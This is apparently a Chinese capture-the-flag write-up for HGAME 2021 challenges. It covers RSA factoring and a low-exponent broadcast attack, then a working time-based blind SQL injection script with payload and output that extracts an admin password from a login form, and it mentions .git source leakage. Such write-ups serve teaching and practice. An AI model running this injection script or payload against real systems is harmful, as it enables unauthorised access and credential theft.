
> 摘要
> Week 3 巨难

# Crypto

## --LikiPrime



LikiPrime[已完成]

描述

Wow! RSA!

题目地址 https://prime.liki.link/

基准分数 250

当前分数 250

完成人数 94

这题应该是最 ez 的了。


首先去[factordb.com](http://factordb.com/index.php) 把 n 给分解了，运气比较好这里能成功分解，于是我们便拥有了 p 和 q，然后可以计算 p 这题就解决了。脚本如下：

```
import libnum
from Crypto.Util.number import long_to_bytes

c = 747831491353896780365654517748216624798517769637260742155527
n = 882564595536224140639625987659416029426239230804614613279163
# n = int("",16)
e = 65537
# e = int("",16)
q = 1029224947942998075080348647219
p = 857504083339712752489993810777

d = libnum.invmod(e, (p - 1) * (q - 1))
m = pow(c, d, n)  # m 的十进制形式
string = long_to_bytes(m)  # m明文
print(string)  # 结果为 b‘ m ’ 的形式
#b'hgame{w0w~yOU_kNoW+R5@!}'
```

## --HappyNewYear!!



HappyNewYear!![已完成]

描述

Liki 的朋友们在新年的时候给她发送了新年祝福

好家伙，一看就是群发的，有几个朋友发送的内容还是相同的！

题目地址 https://1.oss.hgame2021.vidar.club/happynewyear_task_1e883107c8b6f99f7c0199872ba958a1.zip

基准分数 300

当前分数 300

完成人数 55

这题也考的是 RSA，根据描述可知，有消息相同，然后打开文件发现 e=3，e太小了。

在 Google 上逛了半天，了解了不少 RSA 破解算法，锁定了一个叫**低加密指数广播攻击**的方法，该方法适用于**加密指数 `e` 比较低，并且使用了相同的加密指数 `e` 给若干个接收者发送相同的信息**的情况，适用于本题。

但哪几个消息是相同的？总共给了七组数据，他们之间有 128 种组合，所以必须先用脚本得出所有组合。（最开始直接把七组数据进行低加密指数广播攻击的脚本中，发现毫无结果，全是乱码，后来才意识到又的消息应该不一样）

这里要用到 gmpy 库，但只支持 python2，所以我又不得不安装了python2

那么最终脚本如下：

```
#python2.7
import gmpy
import gmpy2
from Crypto.Util.number import long_to_bytes


def boradcast_fuzz(question, e):    #广播攻击
    N = 1
    for i in range(len(question)):
        N *= question[i]['n']
    N_list = []
    for i in range(len(question)):
        N_list.append(N / question[i]['n'])
    t_list = []
    for i in range(len(question)):
        t_list.append(int(gmpy2.invert(N_list[i], question[i]['n'])))
    sum = 0
    for i in range(len(question)):
        sum = (sum + question[i]['c'] * t_list[i] * N_list[i]) % N
    sum = gmpy.root(sum, e)[0]
    # return libnum.n2s(sum)
    return long_to_bytes(sum)


def getArraySubSet(originArray):    #获得子集
    result = [[]]
    for i in range(len(originArray)):
        for j in range(len(result)):
            result.append(result[j] + [originArray[i]])
    return result
```

```
n0 =
76873128450632794411340623602726745315317850448196047416384941357295990190078194
```

```
c1 =
34110663690236462453762180393705968382950084773173721702447794722910211786884127
```

```
n3 =
49377225352002870122839407379111879689886064254629351716597634088018867150117075
```

```
c4 =
19637338310590229002094481524811517856509678988458529293062371694703520807102459
```

```
n6 =
32086995756378842703527799852361826570562597341703690120356947234203023744762501
```

```
n6 =
32086995756378842703527799852361826570562597341703690120356947234203023744762501
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c6 =
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80506702193844642514704165818992467080553637621344595668598997152064351401889973
49196902765578570516978378759650864568014586614460583304460504318729333658817066
27212098487574281521872220059343264824204337543967092395049347782136392379622916
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originArray = [
    {'n': n0, 'c': c0},
    {'n': n1, 'c': c1},
    {'n': n2, 'c': c2},
    {'n': n3, 'c': c3},
    {'n': n4, 'c': c4},
    {'n': n5, 'c': c5},
    {'n': n6, 'c': c6}
]
subset = getArraySubSet(originArray)
print("++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
++++++++++++++++++")

for arr in subset:
    if not arr:
        continue
    res = boradcast_fuzz(arr, 3)
    print res

 print("+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
+++++++++++++++++++")
```

运行得到输出：

```
"D:\Program Files\Python27\python2.exe" D:/Python_workspace/RSA_low3/main.py

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Hello Liki4:

I am afraid that there are too many blessings on the 30th night, you will not see my greetings,
I am afraid that the firecrackers in the first grade are too noisy, you will not hear my blessings,

@ind3r~YOu^9ot=i7}

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I am afraid the dishes in the second grade are too fragrant, you will not reply my text messages,
so I won't give you New Year greetings this year, I hope you don't know how to praise, good night.

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@ind3r~YOu^9ot=i7}

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> I am afraid the dishes in the second grade are too fragrant, you will not reply my text messages,
> so I won't give you New Year greetings this year, I hope you don't know how to praise, good night.
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> hgame{!f+y0u-pl4y_rem
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I am afraid the dishes in the second grade are too fragrant, you will not reply my text messages,
so I won't give you New Year greetings this year, I hope you don't know how to praise, good night.

hgame{!f+y0u-pl4y_rem

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hgame{!f+y0u-pl4y_rem

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�����□KZũFl�1�m¾��;:��|�%3��   □#□�� ត□N�.�Lyk□��Go=������DB
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□□�ر  in���□����□�8:�%��W�/h�   ̆�$�Qd�□
�5t��□S��□�8T□�R□3�□�□,���a4�□\^t�□□��[�,□�l�J.H�My3�m��5;a�
�WF+q,p�[.�□�eJ�� ����□��□u�ݥt��8��Tz�w□B↗� V%□�
����#�7□w�ϖ3��Cl�2�f���□?rh□□E`1t����4l
Y�
�W���(��f�0□ �$G̫��#"�0□��□�GA=�R73[>!x���s����ʌr�□"o:L��0
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��(BD��{�л̧�o�&�T,�c�□�ENZ9□���sШc���;
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□`Y�□� □�p+2���|�����$����N��□q\Y□�j1�<��h}
���h□o□Ҕ+□□�k學Ky�-�□kh���&�=�瑜��
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gP�`□□��W□�����;�□M[��( �□�□,@�Z^/������,4ـc�1)�}y!
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�-�)�□�ţ�@��c��d]Sb��W�/!
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□l窺
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� X��GP��|������O�HK�ь���2������2C�8;j&�
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N�*���GÁ9+������������(��s�31>c�ɣ��#�����Є

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> `����□X�25x<���tIŲ�□□ ʝK�6□�.��□□□]}J|�cRii�ȓ���□□�k����`
> `E��U*�{□/It�↳�□t0.P`

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> �m9□f|□���O���8�□1�□*�',�W^F6□�□���
> ���□.�O��H����#���□�D�f�a�d��H��g�����□�:�Y�R□��4�^�
> □o□�L��,���au�□`V□\�A�"□�����viD�=��/
> �J�ge□f��%�1����xK]��FJūr�AS��S□������□
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> {�u□□8□���Ud��%�i�göyEf□�8=��r�13□T□�J�Fò�~�'l^mZ□^□�"�l���
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> □���Y� Ok□��i□ wOxr□C��wHc��Q����□□d��v�□���3�□�V�|
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> `��I□��□����K��□*�ʿ¥�ĴAm�□ �a{?^�□��iUr�i□k$ 貛5.dP,S`
> `$��q%������_)�9�G�D[��_�□@;4�vw�<�I�n��□�Illz□jx�<�(□B�□�J�#□□`
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> □p�□a�□0}`�2□2d{��`
> `L��i����□F�����A�□U�□��□O□�����□oG��}6$�zf`��B����C,0w��$
> U��7�□���J�E���\□�□@˚nw�□(!□��

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> �\�lcT��¢��D□9�8��̃���□��*v□�u�ی�?/���lM�\�□/*
> *�H5�D�&'�tp�+pP�5�����/��5R3�□□□*
> *�□�"Ч��,�@O����0��Nn{��rH*
> *�<YĦ�����F���D�3����0��i��□□:�i□�-��□VQ��*
> *�Hr* `�T �k��<K2□��+���□��H��3D�{UgO���00GS��□��h��3��:w�C#8���` `v��@�□ ��3?�lz� 8Cᵛ�0/��,>t� 5�����"}2�8□��F,�����W` `a7□□□□□=□□v□□U□□□□ï□□□□□□ *ïCT`*1ǿ�����(c��,��S�pP�
> �Z��0�Gp��<_]������Ak@□�:�[��B��H UT��□□□(�bs�□��cW~MgN
> �□�□��.1�@2#���L□���q�\e6-���>Uu□□Lh�l<sz□���L□覰□�K
> *�i��*ɇe��-�□��[p

�l□y5□Ƒ4□"��?��l□�J�□Z�qAp�$Jdn8�U�□���
�{�b��@$�r�h�VIv�*�`Y �<G̳W□/
���□^��DTK���=B��j�����□��[ ��g�u�>□���A�ǭA�?Ӿ��up-
�$□�/:�����k(.uV��□O□ə�□F□Ɑ̃�□�d/lBP□Ly�□#�J�y6xB�r�. �U□�ɗ

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��K2g��3□W�L��*��)�\ηR�J���r=�(8□□���l�lo�□^̤]
%g��g�$X7v�bC�K~�Q��□���M�����LZES��z��(�□M□�□�4��□l�t
��#�1□ce���'���
R□�6�□>��H�va□qu����ˣ�d$��$□<V�□□W��+�`p)/.`
`���□��obtK�□_�□���Ủ�f�f�<�~□�?`
`�□□Kd���2b□□a+�vW?□0□QK�"�Ïٽ□□□□□□□□□*~=S□□□□D3□□^j□□_&□□□8□□˚□□□'J□`
`��0□□�dP�ozM������/>�"�□̽h�A;□□□□□□n□3□□vg□□O□Ủ□□□k□□ۼ��c8�+Q�u��`
`3c�h�v@D`□N��□c7�`4�����w7JAX��峄 □�w�c□��$��A□)\�� z�□�Sjw�/
����g���s�����□��a��R�(!2□□����#□ Q�9γ� ��□□km-
������□□��p����□���□�o�����_��å�+�□�□��5□�oK'�Fkw□��□g�
z%qzĖH□���

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□(Q�Q�eH�□`□^c)~se¸��□�ч'������□MX7�����□:e□̮�M2�W��������□
��K3�O�□�V�  �
2Q�□�#��{��□��g���*B�>x�&f%LE{���_�{@□�□□8��□�}*
���*g���□����B�����&�TtQ��Q�fi□s�ئ�□�Rɵ:���9TT��□q�□蹇*
��$��"�G�□ψ�U?s���
���
]□�#��□�||�����7N�Q�ݣjJ□�&T��1□)�□�O�Q}J�□9�8)���T�
��x�ؕ□c�□P □��.'}8~K□+�□�|#u�DlxK�

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l·�Ph□}r□�]2>�������&s�������s�ĭ��U������□+�������□}
��□6□�����a�n����□��r�63L�M&□��$N�□c �}<� /���Q�□��H
��□����t4�L�]oV�!�X8h^�4ص�w�T�� �a��
□[V�F□□��bXL(kQ�Ꝏ��{�!
�=Oj□��W"ڔ�б�uc□�ŏ&A�0S□�2�□A���{H80� |�

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'�□Ɉ�□��������@$9�p�□f�6r□ʻ!�A�V�c�
�.nH�m3�cc��□��7"�n�□U�-�A�n□d�b���h�����XJr�:�□_NS-
�□H�G�U�Y�'□��������□�f�"I□<��3� □�D

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=%�□��|�����>L�=C�����□���□�X�_1�□z□�u諯 �6/|
�□H��>□C�e\����`��v□1�□��Ql5��ʌ□h�o□5kET�5����□`
`Ԙ   ��s�;x��H�□�□��^|�□2�<�}     ����□(�#��I�7�!��+□��a□��!`
`����-�Rt`
`v��7□�□V�^}���x�□렖]p��2}`
`��t�□D�[�□�ON������□"�@�^□Scd`�>��□n� �ىgO�□���
f������>���������2f%5□$ZÝ?=�~ �i□v��'q`�,`
`]a�h�HU□JG□?□t���ⱥ�r������x�□�8�W=����□��.�+�^�[���l□�N�q`
`���y�`
`���|R�K�□ ���n`
`□���□̦M□□'�
|g�"4�K�□

�E�&aG ��T��GF^�N�2O�}62���±�@
#Q��RD�-:n����F�´��s�`�ha %L[�4u�c��bq"<��
i[(5��QB���g�$�*59l*��,���y���d1)4�-������2_v��t��~�%��$X
1\����.Y��X���

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��E?��t������v)��в,0e��qḢ\RƉ�F�^�CP��WZɧ�����i��ٮ
*� N]���N��lk{�r�h;/��9VYx��� ��*
*������"�<��*
*��X�VWw d��S�\�o����"*
*6*xm�(����������~���[�G�3�C�����������+������*n��H*�>�������ĕ��
��=��a��Z�����=e�陣��f��ADsN����
��K��t�[A%,6������I�h���������F���r�����uq&\�n���阵
�/RW�$�������g�_��%��o��Q�����ޟ��/+�u�r����;�a=����ƨ�fY7���,�_T��}
я@R��ų��c����Ȅ��-
����^I�\��+������V�g��&z�H�Rw�U�ɲuJ�W�W����c��������p�Ͻ��������4�2
��C������3��T.���� m�/�C"��-myh�/�C�v �Ur['���_; ��/
�M��5�Ƽ�����ʓ̃!�*.2���+������ɨ�8ǵ<�@��� `J����=����5�����*
*���i�����p:l=�Mzy��}�������}�*
*�s����QJ�O�L��2Wp��zHV�by�Fg����������}�l˜� м������*
kG<��f����洣$$�m�4����̣��ε�jU�Q#i$ �

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���}��k�c�X�d���E�_4f�u���6�,

N�Ᵽ�|���J�~u'k�\C���̇������\H����X��,����I�A�m�BH��Y�~�禅�
̣��������.���������kOg}{��u����d��* 6���agZd�[�_�TYF�m*
*}[�AN�+�� [����   �}3��*
*:Y-��6Bj���\����&���c����+���KO�E��Us������/�@�[%�}*
*�QUG�������t�h=��Eܘ.#aw�7���K_ %%?,�����g���T�   �*
*����<��:��vZ[�:L�L?���������6�)h_0з�E.8V�Z�f.!f$�h�K@jte$%�#?t+�Tɘ �+�V/*
*���zL���j��������x!�I�b�C���u����QE�"j���*
*tƷ���J�ɑ ���?�x��*

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GƘ|�A�   ��&�
#H���������%L�����}9�d���� m����b��*
*�!�O��+�0_a���X*
*5���%9c�������#���������,3*
*D��ML�� ��;���o�: ��C�@���X�hqBZ�����?*
*�� ̇��3���{fUj/R_������ٮ_� <.�����D�z���'�W*
*�eڮ���� �u��g�}�,tY @�-*
*d����*�����.�tJ�6��Z'K��ڗ�C�i�f4����ul����e�}?*
*�����'�ġ����K}5���u@��E��"�4�����"��yåk��H3r1W�پ������-*
Z���A�m���8�v{��4�4U���X�J�>�h>��%�~�����G����
耶/E��jy�������"x"3���3���=�X�7U�&���I����ʒ������=|sI���VIB�1�6��
���ha9�/���������3����[�d
���̏C�XK��B�%�������.N����[��2N~�������XO� a�,N���+>Rd�
��[�^�V�e��v��e
e�v���B#�*�L����
�-��d4PV�aPxJ�y���o���a�~�[$��N�����

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□�1����□hP+vч�□DB�7�□�K�□":� ��□nP(Pnl}�q□:H�l���Z�G��@�/
������}�������r4jEA���8�R"e4i�D�7��V��V��□�
�3綍=�ReЧ□��)�dO.□���@��h�l�
����□��⁄�� |M6Qm�]/�w��м�&�G$^�����ɸ��c□{�
�F��k+□�����□□B@j2�l��□$Dy!���s�w □(��w?
g_�□g��3�1kqF��□���|�□X �K□d��}�T��� �����□□�i�am�P
�e4^2¹8� d□�nH�□���□W�s□Cw�h□�� iAȒ� +����□
�R□□�)�,�~�□□D�Lg��]��

7���□��f'59�R�□���Z��^,�□:�����□�"`□□%1□_Ä□[□□ي□`
`�□��n�ũh�□��A�`秊
`����q�Lf�□[w#�X�ش���□ů�□�□j□d��nz���7��~u□�C□&�d��&□□□]�z�̏□G�`
`��□��_��=a□B��=����=���!:□�y`a�<□��R�t�□�ᎧΘ□�a��F��m�%�^
9{zKl�+�8�y□d�=~□Ӽ���~T��l��M�km��ę��y����$�z��_B�
□Hp��mFLN��□5���.���<��1□�A�4�/
��□□ч��Cľ��$��□��4��j�x?�
���f�M□ {91
!�`��<ꝑ�`
`4��@�□ �*F�□�Tw�`
`���}�□�&�V:Y�p���&o�□�~b�1�'���`���B�nL���������+l□
���}Bê□��xi□□G)�□^f�.�□#□�□4@�?���□m
��z�k��H����|~��vf6�M�{�□l��P�99� JVF��M����v�
�E6Y�e�W□�□�'�x��!��"�|�□;� ��D�k�□
ɹ��p�o/}Pᐧ�y1V□ a��.�Q��&l�/�□�2�
q��T□Q|�$���p���2�N□�K���+،{□�;x�□l�□R@*:��E� �(□
���□{�□�
N�-

?9���,�:��W���euĺ}�J��fvD%w-]6憝
���□J�����Д�<�#�+K���□�>���ul9�□[�Q�]h�1.□�□��t��8Aŧ.BB
��D�`{b��!ǟ!�sǹ�N,>□�p�□lyy#'l��□��B�-Q(□X'C

□□���q��□�l8□�□������DL��L□m□□B□�Ɍ��-2t�mfڪ#n�Vl��<��
�bv}��86V���ç;5�o�='w}

R���^!�6�
�A�����Q�p�ــــ��@���+70□ı�ʸWc�u�ef�
#a��,��9� �����e��-�qTm�x[�2�t>M□□w□i�y�A]□`Rk��4�□c�1n��/`
`□□□p□□_□c□[□□□□1□S□(□□+[□□□□y□f□□'-j���0g�� □□□fp□□0□~P#□□□?`
`jeb�9��w �ℵ�XYf�`����□□�LS□ C�fɔo��[��3��□��
��B�� �□;��?�F̄<□����t-�%��>l8���□C□$n�?(□?�@

□�-�6�□gBv+ �□b��`L�W□□□I��□□[□����T�� �ↄ�?�□--�□�inD��□�7%�/`
`���.BgW'□|a%Y��□□□��i!`
`���qVZ□����F��7□�L�□ik_�Zs[r��6□=�wb.bu��Cu~o���a□m(��gnh�h��J`
`�Ɨ□□3`y%□u�v □����
ⶃ□h�|W�i��□F□□�vNy□d�ù��������(;¦ �J�k+bP���.�g)dp�□4��JR�
□�Ubd�□��i�ne�k��Aḏ̈S□!�ɨdy� �Yű���V����y}��^�=���

��]�□m�?□v��0,���□□��k%�dz□5� /□˛�x9�@�'|�[Z��
□-D�b□���□́Pv�□S�����iɣ[
+P�□b□���l�□s��rr�□�□T��Ρ�>v�ɕ�<+�□�□□□-□���o
e�G;"Xg�ˠ�1l�a$K˞�k;&����6�� `s���VM□8~�*�_�1�‘rL�_˥` ��□���g�□Y(O^
�5z�~�X��o□�˛g�u□'}���□:�\=�□ac7��;&���□���0�}v��x�□� �,�<9.
L�����5T�h□}W��i{Mu�+P□�������D����□�?
�e□B�3��N��1�����bUB□�O�#Y蕥
�)j�B�ŮZ�d�@"�3ڂ�□�n�I�□2□����□��H5Hf4�

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@����□��A��OW���□□Ȁ�����N����2�□□l`□+□□□υ□□<□□□□□□ĕ□□|/`
`�□�□�/@�κ&□□#�` �Gm",�?���?���□̉L□?b�
�□□s�0�y �L�-�□�f�����G��)>�˓Z�Bn�!�1�!_J�U����□t�
����□�m�Q���o������X�WJ������İ�+|��'Sk��豒�□���oΘY!□
�qTp�#�s���
l!5*UE@�����V�����
����h00□)�□□mw����U���□□hl□□���□�z□�

��":�TRE�x��'E□□□□�����������~�zH□���A□�□f�P��AAa□�������f�
̂��U8X[���ok.��g�□�Rx�:���□�˘���□□□f�□.�ls,�V�

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RJ□ڮk��-�v□�u□gb
�~3�9̆����^Y□�{�<S��G���������P����5U□����b�Aˠ�GrS
p�□�yZ□□□�#����t!�I�q
�&'����R�!X���□�□?���?

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O��>~� �]�н�jQ�□�?�x�f��V��u9&��l□U-��8□vO��j�6l/x���
□8□�ۆQ

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_□�□ �□<�□=�����0�}�tZ�m%�C1�=
�MB����6�0�mq�� C�=����̉@�'��{n'□V+��������)мʝ];�v�C~���O�)
�y□�/�Ot� _R� `X�cq!����X□���]□���f��b�]s>'□□�,kQ�R□�Z� ����B��!
�□�����□���□□□□□□�z�t;P6�+��t����%�]�D���5□���□�������□□,��r□�
���-����□xNsvQ����&
x�����u□���□}J□�>���uO���8�□�qı���{?
&;}7���□1H����H�19���□�7oa�����L����w�{�t�
m����h�%�Dl□�6������Q�[�����os�□]OH□
�w□��□�A�\AU������8�������@���<�2���□�eMyz�t�xQ���W���N�□□ڬ
�F(�0V�7���86����u�f�x2�[����□
��nZ2zdH�Ll�V���□□□� �D�ɲx□�□;�□���Qo□e�� �PUb�J�x�|
�x6ݢNomz�k�����k���9ƻP�8��� Z�&/�}ңt�����v����d□z�L�T�"�Ah�
�U�?�1���6W�ɓrc���□^□j���□^W�1S□�Hp�㑺_$�.�����}���□���

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[□V�
����□U□�
�S�
□<�

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�����-
*zAV�l^���5�&��(@��};��z��5��L9��L�*�6�f���S��m�����Ͻ���'�*
*�!e^�}���J$j|���<�o���7�*
*(����A�*GpI�����r���.��;
娕,��Ft���j�hU�����~�H���`����]������-|�*m�"B��5aS��`
`�G⌐�b������6����VP�s9~8v�A�"�`6��m������
N��[��r���d;����0
m���ɗ��o?]*�Y8�j�
G%����\�T���51�4�p3�����c��\L1

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��4肮�
�����c=�6����v*�����O�ĝ�h��.m����.*�S��P���v���e�����*ɤFe~
�t\�Y-
<�Q�,L'&��oo���������z�LG�tKBK�\���B�z���\����#�#�)��*L�b;�*
*�U���*`4�����X̡���V��[;�Tf�R�tS:��8������묶��q�
��SO�#�E�6� �&o���rUV��.���L����7�D
���������t̴�H���ȚR����Z%$�O�������C�8~��Q[ e��������-
��I�����'��+�O�HI��4���� � ��U��VI%��I�E�d

---

ـbSzem��9���O�T�Wva-
*�X������5�=I ���Jţi��W�a��lC��0��o¬��i+��'�y���'y����;[�4\��!*
*�]�b��q&\�)?C�F<�Y�����1�ox�)�������x�/)�Yr��7�)heeP/*
*����@��8D�%��h�RðкQ���D?����������v����w��{���iQ*
*��EpC�>������3�����D��p7�Y��UEF7������:T��R*
*"U8�z5��������ū���5U�R<I>���������*��}!�cy5ǩ�d���O���z鵬*
*rn��x T��7�"�r��rsç/�У*
����� _���b��Z��Hc�g!�a��H��dp ��++��%���<���-$�}
�E��������1 � �u�
L;�:ӾY�-bc���g
r�����ma�^���;

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%Kw��=�M��DT���hu�/9�??}�&� ئ$JƋcG���5"�=�����!`|`
`�Sj��I0���R�_ʒ�A��F�Ĭ?1����W�9������$�ą���O���y����Z���x�^o |`
`� �-}(:��w���3iu�v`
`dT w��?�S�`
`��������1�¿k���j�zduQ$@y��"�UR�R�~���ętn{�z� J������=&3k\G/6��P���`
`HU�'�m��������`
`����Ꝡd?~�����������FE�c�6���}��������&k�������k��Gy�9=!�T�T?`
`���p��.|`
`�A��"�*����@Ա���I>@�p���fK�o��pt^��3�������e��9IL�2p��7q�������i�`
`o���������u�,I�c8���ʌK�3�<�'����ʐ�����{�C����4�m�@(��p?�`
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> \��;Nb=RB����vH��+���□�□���xF�ov�Q�j□�V□�!��□□3+y
> ��ʒ�� C�Q/�|�5~A.��>�&7�ج
> ��□�ۏ�C\�□_�□D���□��X□�s�U)s����kѢ□E���������v|
> �AU��k|□□□i�����T□���6�B�□
> Z3□e�#�����}�[�G�Y�k□A�8`□□□□,□□□z□,□ ɔ=t�4�fva`
> `l�_om���□uo□ [dt□I□□3□□□□j□□□□Z□;□2□□□□□□L□L□bE□F▵□r$□□□□₥`
> `���□�□�L|ي�U�tB\�□��U��u□���6��&`
> `□□ϒ□□+□□□□,□□□□=□□□□□□□□□□□C�[���D ��□�?�<�~�□"1    [�□Tg:�`
> `�□>�□ɷ����'� ̊uw����□�X`
> `��e`v������@%W□□`�□+N�<i�*{8�O��□�k���□���□��<K2��2���□*
> *<�~ٜfu�nVT���9B�=I□27�k* ��U□B□w□E#□�□�&��[�TvU��,}
>
> ---
>
> Process finished with exit code 0

**提取一下有用信息：**

---

I am afraid the dishes in the second grade are too fragrant, you will not reply my text messages, so I won't give you New Year greetings this year, I hope you don't know how to praise, good night.

hgame{!f+y0u-pl4y_rem

---

---

Hello Liki4:

I am afraid that there are too many blessings on the 30th night, you will not see my greetings,
I am afraid that the firecrackers in the first grade are too noisy, you will not hear my blessings,


@ind3r~YOu^9ot=i7}

---

然后结合一下得到 flag `hgame{!f+y0u-pl4y_rem@ind3r~YOu^9ot=i7}`

# WEB

## --Liki-Jail



Liki-Jail[已完成]

描述

漫长的追捕结束了，作恶多端的 Switch 被警官 Liki 捉拿归案，关押在离奇监狱

不过 Switch 好像有着不可告人的秘密，有着必须要完成的事情，他必须要逃离监狱

不巧的是监狱管理系统刚好正在维护，只有管理员可以登录系统，该怎么办呢……

题目地址 https://jailbreak.liki.link/

基准分数 300

当前分数 300

完成人数 34

最开始毫无想法，后来了解了下 sqlmap，然后学习了时间盲注的知识，最后试来试去在密码处发现了 sql 注入漏洞。编写 python ，把密码一位一位爆出来。

考虑到一般密码都是正常的字符，所以 ascii 码值应该都介于 30~130 之间，那么对密码的每一位都使用二分法比较，结合 if 语句，判断为真则 `sleep(2)`，以此确定密码的每一位。


程序如下：（得关VPN）

```
import time
import requests

url = 'https://jailbreak.liki.link/login.php'
result = ""
for a in range(1, 20):
    max = 130
    min = 30
    while max >= min:
        mid = (max + min) // 2
        print(mid)
        data = {
            "username": "admin\\",
            "password":
"/**/or/**/if(ascii(substr((select/**/group_concat(`p@ssword`)/**/from/**/u5ers)
," + str(
                a) + ",1))>" + str(mid) + ",sleep(2),0)#"
        }
        print(data['username'])
        print(data['password'])

        try:
            t1 = time.time()
            r = requests.post(url, data=data, verify=False).text
            t2 = time.time()
        except:
            t1 = time.time()
            r = requests.post(url, data=data, verify=False).text
            t2 = time.time()
        if t2 - t1 > 2:
            min = mid + 1
        else:
            max = mid
        if max == mid == min:
            result += chr(mid)
            print(str(a) + ':' + result)
            break
```

最后得到 password： sOme7hiNgseCretw4sHidd3n




```
C:\Users\Wu Junyi\AppData\Local\Programs\Python\Python39\lib\site-packages\urllib3\connectionpool.py:1013: InsecureRequestWarning: Unverified HTTPS request is being made to host
  warnings.warn(
30
admin\
/**/or/**/if(ascii(substr((select/**/group_concat(`p@ssword`)/**/from/**/u5ers),29,1))>30,sleep(2),0)#
C:\Users\Wu Junyi\AppData\Local\Programs\Python\Python39\lib\site-packages\urllib3\connectionpool.py:1013: InsecureRequestWarning: Unverified HTTPS request is being made to host
  warnings.warn(
29:sOme7hiNgseCretw4sHidd3n▯▯▯▯▯

Process finished with exit code 0
```

最后用 admin 登录即可获得 flag

## --Arknights




Arknights[已完成]

描述

r4u十连了！r4u没出夕和年！r4u自闭了！r4u写了个抽卡模拟器想要证明自己不是非酋，这一切都是鹰角的错。r4u用git部署到了自己的服务器上，然而这一切都被大黑客liki看在了眼里。 flag位于网站根目录flag.php中


| | |
|---|---|
| 题目地址 | http://ac9f57cc79.arknights.r4u.top |
| 基准分数 | 300 |
| 当前分数 | 300 |
| 完成人数 | 61 |

题目说到用 git 部署到服务器，怀疑存在 .git 文件夹。通过 git_extract 获得到了网站源码。



| 名称 | 修改日期 | 类型 | 大小 |
|---|---|---|---|
| .git | 2021/2/14 23:09 | 文件夹 | |
| .idea | 2021/2/21 16:05 | 文件夹 | |
| static | 2021/2/14 23:01 | 文件夹 | |
| index.php | 2021/2/14 23:01 | JetBrains PhpSto... | 4 KB |
